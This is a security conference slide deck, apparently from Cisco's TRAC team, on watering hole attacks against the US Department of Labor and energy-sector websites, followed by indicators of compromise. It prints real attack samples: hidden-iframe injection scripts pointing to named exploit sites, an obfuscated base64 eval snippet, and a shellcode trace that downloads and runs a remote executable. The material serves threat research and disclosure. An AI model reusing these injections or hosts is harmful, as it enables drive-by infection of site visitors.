

*TOMORROW starts here.*



Cisco *live!*

# Emerging Threats – The State of Cyber Security

BRKSEC-2010


Gavin Reid - Director TRAC

Craig Williams - Technical Leader TRAC



# Threat Research, Analysis and Communications

- TRAC dissects current threats to identify & understand trends.
- TRAC examines threats in the context of Cisco's products and services. When possible, TRAC makes product improvements & recommends changes.
- TRAC performs exploratory data analysis, leveraging advanced statistical and computational techniques to illuminate patterns in vast amounts of data.
- <http://blogs.cisco.com/tag/trac/>





# Watering Hole Attacks

# A Watering Hole – Looks Safe?





# A Watering Hole – There Could Be Danger..



# Watering Hole Attacks



[www.twitter.com](http://www.twitter.com)  
[www.linkedin.com](http://www.linkedin.com)  
[www.industry\\_related.com](http://www.industry_related.com)





# Watering Hole Attacks



[www.twitter.com](http://www.twitter.com)  
[www.linkedin.com](http://www.linkedin.com)  
[www.industry\\_related.com](http://www.industry_related.com)



← Stage 1: Compromise




# Watering Hole Attacks



[www.twitter.com](http://www.twitter.com)  
[www.linkedin.com](http://www.linkedin.com)  
[www.industry\\_related.com](http://www.industry_related.com)




# Watering Hole Attacks






# Watering Hole Attacks




# Watering Hole Attacks





# Watering Hole Attacks



# The Department of Labor Attack

- Watering Hole Attack
- Very targeted attack but a large volume of victims
- Attack was zero-day (CVE-2013-1347)
- ‘Site Exposure Matrices’ website serving malware from ‘dol.ns01.us’





# Incorporating Content Detection Evasion Techniques

```
function helo()  
{  
eval(Base64.decode  
(  
'ICAgIcANcNvuaWNvcM49dW5lc2NhcGUolkFCQ0QiKTsNCnVuaWNvcM4yPXXVuzXNjYXBKICJFRUVFlik  
7DQpmb3loaT0wO2k8M==')));
```







# Energy & Oil Sector Attacks

- An oil and gas exploration firm with operations in Africa, Morocco, and Brazil;
- A company that owns multiple hydro electric plants throughout the Czech Republic and Bulgaria;
- A natural gas power station in the UK;
- A gas distributor located in France;
- An industrial supplier to the energy, nuclear and aerospace industries;
- Various investment and capital firms that specialise in the energy sector.



# Energy & Oil Sector Attacks

- Ten websites detected redirecting to three exploit sites:

```
<script type="text/javascript"> var xLcTQpH=document.createElement("iframe");  
xLcTQpH.width=1; xLcTQpH.height=1; xLcTQpH.style.visibility="hidden";  
xLcTQpH.src="http://kenzhebek.com/tiki/files/templates/listpages/inden2i.php";  
document.getElementsByTagName("body")[0].appendChild(xLcTQpH); </script>
```

```
<script type="text/javascript"> var UbKFxNy=document.createElement("iframe");  
UbKFxNy.width=1; UbKFxNy.height=1; UbKFxNy.style.visibility="hidden";  
UbKFxNy.src="http://keeleux.com/sfreg/img/nav/inden2i.php";  
document.getElementsByTagName("body")[0].appendChild(UbKFxNy); </script>
```




# Energy & Oil Sector Attacks

- CVE-2012-1723: Java
- CVE-2013-1347: Internet Explorer 8
- CVE-2013-1690: Firefox / Thunderbird

```
401050 64A118000000    mov  eax,fs:[0x18]
401056 83C008          add  eax,0x8
401059 8B20           mov  esp,leax1
40105b 81C430F8FFFF    add  esp,0xfffff830
401061 33C0           xor  eax,eax

401104 LoadLibraryExA(kerne132.dll)
4010d4 GlobalAlloc(sz=200) = 600000
401126 GetTempPathA(len=200, buf=600000) = 1f
40115f LoadLibraryExA(urlmon.dll)
401295 URLDownloadToFileA(http://www.1000000000.com/tiki/files/templates/listpages/inden2i.php?dw1=fne, C
:\DOCUME~1\manu\LOCALS~1\Temp\tmpprovider.exe)
4012ba SetFileAttributesA(C:\DOCUME~1\manu\LOCALS~1\Temp\tmpprovider.exe,6)
4010d4 GlobalAlloc(sz=10) = 601000
4010d4 GlobalAlloc(sz=44) = 602000
4012ff CreateProcessA( C:\DOCUME~1\manu\LOCALS~1\Temp\tmpprovider.exe, ) = 0x1269
40130d WaitForSingleObject(h=601000, ms=ffffffff)
401322 Sleep(0x2710)
401330 ExitProcess(-1)
```

# Energy Sector Watering Hole



# Indicators of Compromise (IOC) – Advanced Attacks

- Advanced Attacks are very difficult to detect
  - Increase in activity volume to bad or unknown websites
  - Internal phishing attempts
  - AV hits on attachments on internal to internal emails
  - Malformed HTTP requests
  - Attempts to exfiltrate data – often encrypted
  - New/unknown processes running on box
  - Check NetFlow: Cyclical connections to IP addresses with bad/unknown reputation




# Thwarting Advanced Attacks

